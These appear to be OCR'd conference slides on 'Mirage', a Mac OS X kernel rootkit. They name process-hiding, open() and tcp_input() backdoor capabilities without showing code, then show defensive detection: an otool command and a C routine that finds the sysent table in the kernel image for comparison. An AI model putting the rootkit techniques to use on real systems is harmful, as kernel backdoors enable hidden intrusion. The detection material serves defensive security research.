
- Is not detected by chkrootkit ☺
- … but then again, which rootkit is?

# The Mirage Rootkit


## DEMO

# The Mirage Rootkit – Process hiding




```
bash-3.2# 
```

# The Mirage Rootkit – open() backdoor



```
bash-3.2# 
```

# The Mirage Rootkit – tcp_input() backdoor



```
bash-3.2#
```

```
mbp(~):%
```

# Rootkit detection - Basics

- So, how do we detect if we have been infected?
- Well that’s easy, you just compare the sysent table in memory to a known state
- In reality it’s not that easy, but anyway…

# Rootkit detection on Mac OS X

- Number of available syscalls is 427 (0x1ab)
- The original sysentry table is at _nsysent + 32

```
# otool -d /mach_kernel | grep -A 10 "ab 01”
[...]
0050a780 ab 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0050a790 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0050a7a0 00 00 00 00 94 cf 38 00 00 00 00 00 00 00 00 00
0050a7b0 01 00 00 00 00 00 00 00 01 00 00 00 6a 37 37 00
#
```

# Rootkit detection on Mac OS X

- Copy the kernel image into a buffer
- Find the offset to the _nsysent symbol
- Add 32 bytes to that offset and return a pointer to that position


# Rootkit detection on Mac OS X

```
char *
get_sysent_from_disk(void)
{
    char *p;
    FILE *fp;
    long sz, i;

    fp = fopen("/mach_kernel", "r");

    fseek(fp, 0, SEEK_END); sz = ftell(fp); fseek(fp, 0, SEEK_SET);

    buf = malloc(sz); p = buf;
    fread(buf, sz, 1, fp);
    fclose(fp);

    for (i = 0; i < sz; i++) {
        if (*(unsigned int *)(p) == 0x000001ab &&
            *(unsigned int *)(p + 4) == 0x00000000) {
            return (p + 32);
        }
        p++;
    }
}
```

# Rootkit detection on Mac OS X

## DEMO

# Rootkit detection on Mac OS X



```
bash-3.2# 
```

# References

- Various articles
  - Abusing Mach on Mac OS X by nemo, Uninformed vol 4
  - Mac OS X Wars – a XNU hope by nemo, Phrack 64
  - Developing Mac OS X Kernel Rootkits by wowie & ghalen, Phrack 66
- Mac Hackers Handbook, ISBN 0470395362
  - Great book by Charlie Miller and Dino Dai Zovi
- Updated slides, and some code
  - http://kmem.se
- A big thanks to
  - wowie and the rest of #hack.se, rebel, nemo and the people at Bitsec

# Q&A

- Any questions?

# Thank you!

- Thanks for listening, I’ll be in the nearest bar getting a beer…